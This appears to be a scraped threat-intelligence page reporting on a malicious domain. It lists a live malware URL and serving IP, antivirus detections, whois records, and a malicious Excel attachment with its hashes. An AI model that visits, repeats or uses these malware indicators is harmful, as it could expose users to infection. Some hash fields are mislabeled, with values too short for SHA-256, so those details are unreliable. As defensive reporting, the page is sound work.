
2020-06-11 06:42:28 UTC
1 month ago

DETECTION DETAILS COMMUNITY

AegisLab WebGuard	Malicious	Antiy-AVL	Malicious
Comodo Valkyrie Verdict	Malicious	CRDF	Malicious
CyRadar	Malicious	Dr.Web	Malicious
ESET	Malware	Forcepoint ThreatSeeker	Malicious
Fortinet	Malware	Google Safebrowsing	Phishing
Kaspersky	Malware	Sophos AV	Malicious

Malware Download

VirusTotal Details



HTTP Response

Final URL

http://snnmnkxdhflwgthqismb.com/post.php

Serving IP Address

80.249.147.189

Status Code

200

Body SHA-256


e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855

Headers

connection	close
content-length	0
content-type	text/html; charset=UTF-8
date	Thu, 11 Jun 2020 06:42:29 GMT
server	nginx

Malware Download

Hybrid Analysis Details




Associated Artifacts for snnmnkxdhflwgthqismb.com

Whois Field	Value
Creation Date	Tue, 14 Apr 2020 11:48:38 GMT
DNSSEC	unsigned
Domain Name	SNNMNKXDHFLWGTHQISMB.COM
EMail	abuse@namecheap.com
Expiration Date	Wed, 14 Apr 2021 11:48:38 GMT
Name Server	DNS1.REGISTRAR-SERVERS.COM
Name Server	DNS2.REGISTRAR-SERVERS.COM
Reigstrar	NameCheap, Inc.
Status	clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Last Update	Tue, 14 Apr 2020 11:48:41 GMT
Whois Server	whois.namecheap.com

Associated SHA256	Threat Level	Positives	Scan Date	Reference
bb5829b6f404a3e743acf85ac9c3cdd8a9e4b647	suspicious	-	04/17/2020 15:42:22	-
be126a3a822657b5bf1821ada2df91bf	suspicious	-	04/17/2020 15:42:22	-

Malware Download

Hybrid Analysis Details



John Smith.xls

Filename	John Smith.xls
Size	157KiB (160256 bytes)
Type	xls office
Description	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Author: ppeppqpjizhsm, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Apr 17 13:13:48 2020, Last Saved Time/Date: Fri Apr 17 13:17:22 2020, Security: 1
Architecture	WINDOWS
SHA256	2ec28c40e5b51a548ec6922dae09a4237a70fcaab21e85a16511dec4036331ea

Resources

Icon

Visualization

Input File (PortEx)

Classification (TrID)

- 80.2% (.XLS) Microsoft Excel sheet
- 19.7% (.) Generic OLE2 / Multistream Compound File

Malware Feeding to Fake Website (URL)

